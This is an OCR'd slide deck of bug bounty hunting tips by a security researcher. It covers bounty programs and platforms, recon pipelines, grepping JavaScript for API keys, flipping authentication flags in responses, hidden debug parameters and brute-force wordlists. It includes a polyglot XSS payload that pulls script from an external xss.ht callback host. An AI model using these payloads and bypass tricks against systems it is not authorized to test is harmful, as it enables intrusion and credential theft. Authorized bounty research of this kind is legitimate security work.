
Bug Bounty Hunting Tips

By Ebrahem Hegazy


YAHOO!
Report a Vulnerability
Wall of Fame Archives
Wall of Fame Archives
For a more current wall-of-fame, please see HackerO
January 2014 Top 10 Reporters
Ebrahim Hegazy
Nathaniel Wakelam
Olivier Beg



Root:~# whoami

Disclaimer

I do not represent Visa and I’m presenting this session based on my personal knowledge and google search, fully.


- Bug Bounty intro
- Bug Bounty Platforms
- Bug Bounty Hunting Tips
- References

Bug Bounty Into:

When a company starts to offer rewards for security researchers to find vulnerabilities in their infrastructure and applications, under their rules, this is what is so called “Bug Bounty Program”.

- Yahoo pays a minimum of $50 and up to $15,000
- Google pays a minimum of $100 and up to $20,000
- Facebook pays a minimum of $500 and no max payout
- Github Pays a minimum of $500

BUG BOUNTY PLATFORMS




Bug Bounty Hunting Tips

- Create a list of all websites that do have a bug bounty program;
  - https://github.com/projectdiscovery/public-bugbounty-programs/blob/master/chaos-bugbounty-list.json
  - https://github.com/yesnet0/bounty/blob/master/programs-list.csv
- use a VPS for all your enum/recon scripts
- Enumerate subdomains of the subdomains
- Always save the BurpSuite state/project files
- Give time to reports quality, it always pays back

Bug Bounty Hunting Tips


Yopmail.com



Bug Bounty Hunting Tips

Response manipulation:

- isAdmin: false
- Roles
- Prices
- Authentication bypass – isAuthenticated: false → true
- Or you can also try a generic false to true in the response body




Bug Bounty Hunting Tips

Modify Nuclei templates or add your own templates

i.e. Apache SSRF vulnerability, debug pages and so on.

https://github.com/projectdiscovery/nuclei-templates

https://github.com/projectdiscovery/nuclei-templates/blob/52f92b91a25a2672ff5bed2e9bba1d9761f31099/exposures/logs/trace-axd-detect.yaml



Bug Bounty Hunting Tips

Add many test cases to your testing payload to trigger multiple vulnz:

‘”()xx{9*9}xx${9*9}xx”>x<script src=https://something.xss.ht></script>

Bug Bounty Hunting Tips

Always have a closer look at JS files. i.e. to fetch all API calls, or in case the application pages are hidden:

echo http://target.com | gau | grep '\.js$' | httpx -status-code -mc 200 -content-type | grep 'application/javascript'

Apikey

Api_key

Access_token

bearer

@yopmail.com

@company.com @yahoo.com https://user:password@yahoo.com

Api/

Bug Bounty Hunting Tips

Automate your tasks using python Scripter plugin for BurpSuite:

https://portswigger.net/bappstore/eb563ada801346e6bdb7a7d7c5c52583

Example codes:

https://github.com/lanmaster53/pyscripter-er/tree/master/snippets

Bug Bounty Hunting Tips


Test for hidden Debug parameters for API endpoints:

- debug=true
- _debug=true

Site.com/api/ConfigurationReport →
Site.com/api/ConfigurationReport?debug=true

Bug Bounty Hunting Tips

- Generate a list of all 1 to 4 chars files and add it to your file/dir bruteforce tool (i.e. using Crunch tool)
- Append other wordlists to your dictionary:
  - https://github.com/Bo0oM/fuzz.txt/blob/master/fuzz.txt
- Keep your db/dicc.txt up to date with all new stuff you find




Bug Bounty Hunting Tips

Use Google dorks to find exploits, POC code and similar reports:

- site:github.com exploit name poc
- site:hackerone.com etc searching for vulnz and reports

Bug Bounty Hunting Tips

if you found any corp or internal hostname with a login page, try to find the signup pages.



Bug Bounty Hunting Tips

Always use weird headers in your testing such as the X-HTTP-Method-Override: PUT/GET/POST

https://www.sec-down.com/InterestingGooglevulnerability3137reward..html

